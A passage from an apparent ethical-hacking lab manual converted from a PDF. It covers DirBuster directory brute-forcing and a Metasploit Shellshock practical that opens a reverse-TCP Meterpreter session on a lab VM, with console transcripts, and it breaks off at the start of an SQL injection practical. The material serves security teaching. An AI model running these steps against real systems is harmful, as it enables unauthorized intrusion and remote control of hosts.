
Implementation:

1. Login to kali Linux machine
2. Go to Application -> Kali linux -> Web Application -> Web Crawlers -> dirbuster to launch DirBuster


when it is launched, it opens in a GUI as shown in figure




3. Type the URL of the website you want to scan in the Target URL text field and the port number, as shown in figure




4. Click on list info to open a wordlist to be used to find the directories and files as shown in figure



When you click on list info, it opens a Brute Forcing list information window listing all the available wordlist with a short description, as shown in figure




5. Select a list you want to use and click on Browser to open that list, as shown in figure




6. It will open a please select the directories/file list you wish to use window as shown in fig.


7. Browse where your file is saved and select the list by clicking on select list, as shown in figure



8. Click on the start button, when you click on start, DirBuster starts generating GET requests and sending them to the selected URL with a request for each of the files and directories listed in the wordlist.



After running DirBuster for some time, you will see the results in Tree View, as shown in figure



Practical No. 7

Aim: Practical on using Metasploit Framework for exploitation.

Lab Objectives:

Exploitable shellshock vulnerability using Metasploit

Lab Environment:


1. Administrative privileges
2. Kali linux machine as VM.
3. Windows 8.1 machine

Implementation:


To exploit vulnerability in a webserver using Metasploit, perform the following steps:

1. Open a web browser on the Windows 8.1 machine and type www.google.com in the URL.


In the Google search bar, type shellshock vm and press enter. it will give you a list of results. Open the result shown in fig



2. Scroll down the Pentesterlab page and click on here as shown in figure, to download the iso of a vm with shellshock vulnerability.



3. Open the VMware Workstation Pro after the VM is downloaded and click on Create a New Virtual Machine as shown in figure



It will start the new virtual machine wizard as shown in figure

Select the typical(recommended) radio button and click on next,as shown in figure

4. It will open the guest Operating System Installation window as shown in figure

5. Click on browser and navigate to the ISO you have downloaded in step 2 click on Next

It will open a select a guest operating system window as shown in figure

6. Leave the options to default and click next. It will open the Name the virtual machine window as shown in figure


Type shellshock in the virtual machine name: text box and click on Next

It will open Specify Disk Capacity window as shown in figure


7. Leave the option to default and click on Next

8. Review the settings and click on finish. It will start installing the virtual machine. when the virtual machine will be complete installed

10. Type the command "ifconfig" and press enter to view the IP address configuration of the machine, as shown in figure




12. Switch and login to the kali Linux VM. Open a web browser as shown in figure




13. Type `http://192.168.0.109` and press enter to check if the webs server is up and running as shown in figure,

Here, 192.168.0.109 is the IP address of shellshock VM.




14. Type `http://192.168.0.109/cgi-bin/status` and press enter to check if there is a shellshock vulnerability in the webserver, as shown in the figure


If it shown an output as shown in figure, then is a shellshock vulnerability.



15. Open the Metasploit tool. It will open a window, as shown in figure



16. Type the command "use exploit/multi/http/apache_mod_cgi_bash_env_exec" and press enter to select the exploit, as shown in figure



```


Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.14.10-dev ]
    -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    -- --=[ 472 payloads - 40 encoders - 9 nops ]
    -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec

```

17. Set the localhost using the command "set LHOST 192.168.0.133" and press enter. The IP of the kali linux is 192.168.0.133, as shown in figure.



```

Love leveraging credentials? Check out bruteforcing
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

    =[ metasploit v4.14.10-dev ]
    + -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    + -- --=[ 472 payloads - 40 encoders - 9 nops ]
    + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133

```

18. Set the rhost using the command "set RHOST 192.168.0.109" and press enter.

The IP of the Shellshock VM is 192.168.0.109

19. Set the TargetURI using the command "set TARGETURI/cgi-bin/status" and press enter, as shown in figure



```

    =[ metasploit v4.14.10-dev ]
    -- --=[ 1639 exploits - 944 auxiliary - 289 post ]
    -- --=[ 472 payloads - 40 encoders - 9 nops ]
    -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109

```

20. Set the payload using the command "set payload linux/x86/meterpreter/reverse_tcp", and press enter, as shown in figure



```

msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status

```

21. Type "exploit" and press enter to run the exploit in the background, as shown in figure, it will open a Meterpreter session

```
msf > use exploit/multi/http/apache_mod_cgi_bash_env_exec
msf exploit(apache_mod_cgi_bash_env_exec) > set LHOST 192.168.0.133
LHOST => 192.168.0.133
msf exploit(apache_mod_cgi_bash_env_exec) > set RHOST 192.168.0.109
RHOST => 192.168.0.109
msf exploit(apache_mod_cgi_bash_env_exec) > set TARGETURI /cgi-bin/status
TARGETURI => /cgi-bin/status
msf exploit(apache_mod_cgi_bash_env_exec) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
```

From this opened meterpreter session, you can perform the following task:

View the files and directories located in the machines,

Delete, upload and download files from the machine,

Execute applications remotely,

List the processes,

Launch a shell,

Reboot or shutdown the machine etc.

22. Type help and press enter to View the help on the meterpreter commands

23. Type arp and press enter to view the ARP cache, as shown in figure

```
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp
[-] Error running command arp: Rex::TimeoutError Operation timed out.
meterpreter > arp

ARP cache
=====
```

IP address	MAC address	Interface
192.168.0.133	00:0c:29:25:75:9b	eth0

24. Type "ipconfig" and press enter to view the IP configuration, as shown in figure

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 65536
Flags      : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

Practical No. 8

Aim: Practical on injecting Code in Data Driven Applications: SQL Injection.

Lab Objectives:

Test a website for SQL Injection Vulnerability

Lab Environment:

1. Administrative privileges
2. Web browser with Internet connection
3. Kali linux

